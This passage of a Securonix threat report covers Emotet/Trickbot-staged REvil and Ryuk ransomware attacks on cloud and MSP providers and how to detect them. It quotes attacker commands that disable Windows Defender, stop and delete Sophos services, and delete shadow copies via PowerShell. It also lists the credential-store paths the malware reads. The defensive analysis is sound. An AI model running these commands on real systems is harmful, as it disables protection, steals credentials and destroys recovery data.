
6FF970F1502347ACD2D00E7746E40FBA48995ABBE26271D13102753C55694078

020A3840B11831E032B95429BDEC5E7DB11DD3237E17138370C854673D19CB2

6FF970F1502347ACD2D00E7746E40FBA48995ABBE26271D13102753C55694078

30AA06BFD0B3AEF2AC6C34AF7FCD665C71C21097E966536E6797BA550EDA0B59

09E002ABB97A1F0EE1FE2FAEB83BD9B32BB189FBB14CF6E531867A96266774F5



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration
3 items	7 items	5 items	5 items	8 items	7 items	8 items	3 items	3 items	7 items	2 items
Spearphishing Attachment	Command-Line Interface	Hooking	Hooking	Deobfuscate/Decode Files or Information	Brute Force	Account Discovery	Exploitation of Remote Services	Data from Local System	Commonly Used Port	Data Encrypted
Spearphishing Link	Execution through API	New Service	New Service	Disabling Security Tools	Credential Dumping	Domain Trust Discovery	Remote File Copy	Email Collection	Custom Command and Control Protocol	Exfiltration Over Command and Control Channel
Valid Accounts	PowerShell	Registry Run Keys / Startup Folder	Process Injection	Modify Registry	Credentials from Web Browsers	File and Directory Discovery	Windows Admin Shares	Man in the Browser	Custom Cryptographic Protocol	
	Scheduled Task	Scheduled Task	Scheduled Task	Obfuscated Files or Information	Credentials in Files	Network Sniffing			Remote File Copy	
	Scripting	Valid Accounts	Valid Accounts	Process Injection	Credentials in Registry	Process Discovery			Standard Application Layer Protocol	
	User Execution			Scripting	Hooking	System Information Discovery			Standard Cryptographic Protocol	
	Windows Management Instrumentation			Software Packing	Network Sniffing	System Network Configuration Discovery			Uncommonly Used Port	
				Valid Accounts		System Service Discovery				

Figure 4: Example - Emotet/Trickbot-Related Techniques in the MITRE ATT&CK Matrix

REvil or Ryuk Implanted by Emotet/Trickbot - Attack Behavior Highlights - Detection Perspective

Note: The in-depth analysis of the attack techniques used by the malicious implants used in the cloud and MSP attacks we investigated, including Ryuk, REvil (Sodinokibi), and others can be found online (see 12, 5, 4, 16, 17) and is out-of-scope for this article. Instead, our focus will be on some of the most

important insights and highlights that can help increase your chances of detecting these attacks early using security analytics as part of security operations or threat hunting.

Figure 4 summarizes some of the essential the attack behaviors utilized by variants of Emotet and Trickbot stagers using MITRE ATT&CK. In our experience, however, some of the attack behaviors can be more valuable than others from a security operations center (SOC), threat hunting, or detection perspective.

Specifically, following the initial compromise, one of the first steps commonly taken by the stagers we observed is to disable security and AV tools (ATT&CK T1089). This is because many of the later-stage payloads used by the attackers, including the final stages where targeted cloud ransomware payloads are deployed, are often blocked by security or AV tools. For instance, some of the commands and malicious changes made by the variants observed include:


- **cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true**
- Setting registry value: **SOFTWARE\Policies\Microsoft\Windows Defender DisableAntiSpyware**
- Setting registry value: **SOFTWARE\Microsoft\Windows Defender Security Center\Notifications DisableNotifications**
- Terminating processes: **SavService.exe, ALMon.exe**
- Stopping services:
  cmd.exe /c sc stop SAVService
  cmd.exe /c sc delete SAVService
- Setting non-existent debugger key for image execution file options (IEFO) key (**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\**{security tool/AV executable}) in registry for the following (effectively disabling the security tool or AV process starts) **'MBAMService','SAVService','SavService.exe','ALMon.exe','SophosFS.exe','ALsvc.exe','Clean.exe','SAVAdminService.exe',** etc.
- This can often help increase chances of detecting these attacks sooner as part of SOC or threat hunting activities by looking, for example, at security tool and AV process and service termination events (Sysmon eventID 5, Windows Event ID 4689) as well registry changes.

Another key attack behavior that can often be helpful from a detection perspective is looking for the potential beaconing activity of the targets. In our experience there is a high amount of traffic that is sent to the attacker-controlled command and control (C2) infrastructure as part of the multiple stages of the attack. This traffic includes running additional payloads or DLLs, observing HVT activity, stealing and exfiltrating credentials, and more. Looking at the network connection behavior patterns and requests by processes, along with the sites visited, to identify beaconing can also be useful to help identify the malicious activity associated with these threats in the logs sooner [8].

Yet another important attack behavior that we find useful from a detection perspective is checking for attempts to steal browser, secure shell (SSH), virtual network computing (VNC), and remote desktop protocol (RDP) credentials. Some of the malicious threat implant variants observed leverage the following as part of the process:

- Accessing Google\Chrome\User Data\Default\Login Data and Google\Chrome\User Data\Default\Web Data
- Accessing registry entries under HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2, HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
- Accessing registry keys in Software\SimonTatham\Putty\Sessions
- Accessing registry entries under HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions\
- Accessing *.vnc.lnk files under %APPDATA%\Microsoft\Windows\Recent and %USERPROFILE%\Documents, %USERPROFILE%\Downloads
- Accessing registry entries under HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers

Note: In order to be able to see the required events in your SOC, you may need to set up the registry monitoring or file integrity monitoring (FIM) properly in order to ensure the security monitoring paths, keys, and access control lists (ACL) are configured properly to minimize false positives and false negatives.



```
Dec  8 23:58:04 10.77.1.133 Hostname=W10.str.lab,EventType=VERBOSE,SeverityValue=1,Severity=D
EBUG,EventID=4104,SourceName=Microsoft-Windows-PowerShell,ProviderGuid={A0C1853B-5C40-4B15-87
66-3CF1C58F985A},Version=1,Task=2,OpcodeValue=15,RecordNumber=141,ActivityID={02AB6C40-F800-0
000-2A65-965F5A98D501},ProcessID=3268,ThreadID=2620,Channel=Microsoft-Windows-Powershell/Oper
ational,Domain=STR,AccountName=iodie,UserID=S-1-5-21-643378232-398343129-2533877718-1113,Acco
untType=User,Message="Creating Scriptblock text (1 of 1):  Get-WmiObject Win32_Shadowcopy | F
orEach-Object {$_.Delete();}    ScriptBlock ID: e7efb596-e167-488f-8fdf-a3c31d763393  Path: "
,Category="Execute a Remote Command",Opcode="On create calls",MessageNumber=1,MessageTotal=1,
ScriptBlockText="Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}",ScriptBlockI
```

Figure 5: Emotet/Trickbot-Staged REvil Ransomware Removing Shadow Copies to Impede Recovery

Some of the other attack behaviors we find useful to help increase your chances of detecting the malicious activity associated with these threats in the logs sooner include (the list is not comprehensive):

- Executable file and script creation.
- Checking AMSI logs for post-obfuscation PowerShell artifacts associated with stager downloads (see Figure 3).

There are also some relevant attack behaviors at the later stages that can be helpful for detection, particularly those associated with impeding recovery, including shadow copy removal (see Figure 5).




Figure 6: Example of the Threats Detected in Securonix Labs

However, based on our experience with these threats, while detecting the attack behaviors associated with the final stages—including ransomware payload deployment such as MITRE ATT&CK T1486 - Data Encryption for Impact behaviors and others—can help, it can often be too late to contain the infection properly. Because of this, it is often best to focus on the precursor or MaaS staging behaviors mentioned above.

Detection Using Security Analytics – Some Examples of Securonix Predictive Indicators

Here is a summary of some of the relevant Securonix predictive indicators to increase the chances of early detection of this, and potentially other future variants of these threats, on your network:

- Suspicious Process Activity - Targeted - Potential Phishing Sequence II Malicious Payload Open Browser Modality Analytic - ATT&CK T1193
- Suspicious Process Activity - Targeted - Executable File/Script Creation Analytic - ATT&CK T1086
- Suspicious Process Activity - Targeted - Potential Multi-Browser/RDP/VNC Credential Dumping Activity Analytic - ATT&CK T1503
- Suspicious Registry Activity - Targeted - Autorun Changes Analytic - ATT&CK T1060
- Suspicious Process Activity - Targeted - Disable AV Monitoring Registry Analytic - ATT&CK T1089
- Suspicious Network Activity - Potential Beaconing/C2 Analytic - ATT&CK T1043

As well as a number of others, including EDR-SYM5-ERI, AVI-WDF2-RUN, EDR-SYM11-ERI, EDR-SYM7-ERI, EDR-SYM70-BPI, EDR-SYM21-RUN, EDR-SYM34-BPI, EDR-SYM69-BPI, PXY-PAN6-TPN, EDR-SYM31-RUN, EDR-SYM71-RUN et al.

Some examples of the successful detection of these real-world attacks in practice in the Securonix Labs are shown in Figure 6.

Mitigation and Prevention - Securonix Recommendations

Here are some of the Securonix recommendations to help customers prevent and/or mitigate these attacks:

1. Maintain regular air-gapped backups of critical cloud and MSP infrastructure data.
2. Implement security monitoring, particularly for high-value targets (HVT) in your environments, including technicians with access to any cloud or customer deployments.
3. Implement end user security training program since end users are the primary spear phishing targets and it is important for them to be aware of the threat of ransomware.
4. Ensure multi-factor authentication (MFA) is enabled for cloud and MSP automation, such as remote monitoring and management (RMM) or professional services automation (PSA) platforms.

References

[1]. Chuck Sudo. Senior Care Providers Scramble After $14M Ransomware Attack Hits Tech Firm 1. November 27, 2019. https://seniorhousingnews.com/2019/11/27/senior-care-providers-scramble-after-14m-ransomware-attack-hits-tech-firm-1/.

[2]. Brian Krebs. 110 Nursing Homes Cut Off from Health Records in Ransomware Attack. November 23, 2019. https://krebsonsecurity.com/2019/11/110-nursing-homes-cut-off-from-health-records-in-ransomware-attack/.

[3]. Catalin Cimpanu. Ransomware Attack Hits Major US data center provider. December 5, 2019. https://www.zdnet.com/article/ransomware-attack-hits-major-us-data-center-provider/.

[4]. Armor. Six New MSPs and/or Cloud-Based Service Providers Compromised by Ransomware, A Total of 13 for 2019. October 2019. https://www.armor.com/reports/new-msps-compromised-reports-armor/.

[5]. Luca Nagy. VB2019 paper: Exploring Emotet, an elaborate everyday enigma. October 1, 2019. https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-exploring-emotet-elaborate-everyday-enigma/.

[6]. Emotet Password List. December 12, 2019. https://github.com/lucanag/emotet/blob/master/password%20 list.

[7]. Hestat. Emotet TTPs. October 7, 2019. https://raw.githubusercontent.com/Hestat/intel-sharing/master/emotet-10-07-19/misp.event.7721.json.

[8]. Pastebin. December 3, 2019. https://pastebin.com/xwUbjTCi.

[9]. Krebs on Security. Ransomware at Colorado IT Provider Affects 100+ Dental Offices. December 7, 2019. https://krebsonsecurity.com/2019/12/ransomware-at-colorado-it-provider-affects-100-dental-offices/.

[10]. Cybereason. A ONE-TWO PUNCH OF EMOTET, TRICKBOT, & RYUK STEALING & RANSOMING DATA. April 2, 2019. https://www.cybereason.com/blog/one-two-punch-emotet-trickbot-and-ryuk-steal-then-ransom-data.

[11]. Kryptoslogic. North Korean APT(?) and recent Ryuk Ransomware attacks. January 10, 2019. https://www.kryptoslogic.com/blog/2019/01/north-korean-apt-and-recent-ryuk-ransomware-attacks/.

[12]. McAfee ATR. McAfee ATR Analyzes Sodinokibi aka REvil Ransomware-as-a-Service – What The Code Tells Us. October 2, 2019. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-atr-analyzes-sodinokibi-aka-revil-ransomware-as-a-service-what-the-code-tells-us/.

[13]. Noel A.Llimos et al.Trickbot Adds Remote Application Credential-Grabbing Capabilities to Its Repertoire. February 12, 2019. https://blog.trendmicro.com/trendlabs-security-intelligence/trickbot-adds-remote-application-credential-grabbing-capabilities-to-its-repertoire/.

[14]. Mike Miliard. Ransomware attack on cloud vendor freezes nursing home EHR data. November 25, 2019. https://www.healthcareitnews.com/news/ransomware-attack-cloud-vendor-freezes-nursing-home-ehr-data.

[15]. Catalin Cimpany. June 20, 2019. Ransomware gang hacks MSPs to deploy ransomware on customer systems. June 20, 2019. https://www.zdnet.com/article/ransomware-gang-hacks-msps-to-deploy-ransomware-on-customer-systems/.

[16]. Sneakymonkey. TRICKBOT - Analysis Part I. October 2019. https://www.sneakymonkey.net/2019/10/29/trickbot-analysis-part-i/.

[17]. Sneakymonkey. TRICKBOT - Analysis Part II. October 2019. https://www.sneakymonkey.net/2019/10/29/trickbot-analysis-part-ii/.

[18] Lawrence Abrams. Ryuk Ransomware Likely Behind New Orleans Cyberattack. December 15, 2019. https://www.bleepingcomputer.com/news/security/ryuk-ransomware-likely-behind-new-orleans-cyberattack/.

[19] Ionut Ilascu. Ryuk Ransomware Is Making Victims Left and Right. December 19, 2019. https://www.bleepingcomputer.com/news/security/ryuk-ransomware-is-making-victims-left-and-right/.

[20] Cyberscoop. Coast Guard says Ryuk ransomware hit systems that monitor cargo transfers at maritime facility. January 2, 2020. https://www.cyberscoop.com/ryuk-coast-guard-ransomware/.

[21] CISOmag. Pensacola Ransomware: Hackers Release 2GB Data as a Proof. January 2, 2020. https://www.cisomag.com/pensacola-ransomware-hackers-release-2gb-data-as-a-proof/.

[22] Lawrence Abrams. Ryuk Ransomware Likely Behind New Orleans Cyberattack. January 2, 2020. https://www.bleepingcomputer.com/news/security/ryuk-ransomware-likely-behind-new-orleans-cyberattack/.

About Securonix

Securonix is redefining the next generation of security monitoring using the power of machine learning and big data. The Securonix solution provides unlimited scalability and log management, behavior analytics-based advanced threat detection, and intelligent incident response on a single platform. Globally, customers use Securonix to address their insider threat, cyber threat, cloud security, fraud, and application security monitoring requirements.

Contact Securonix

www.securonix.com
info@securonix.com | (310) 641-1000

0120

SECURONIX™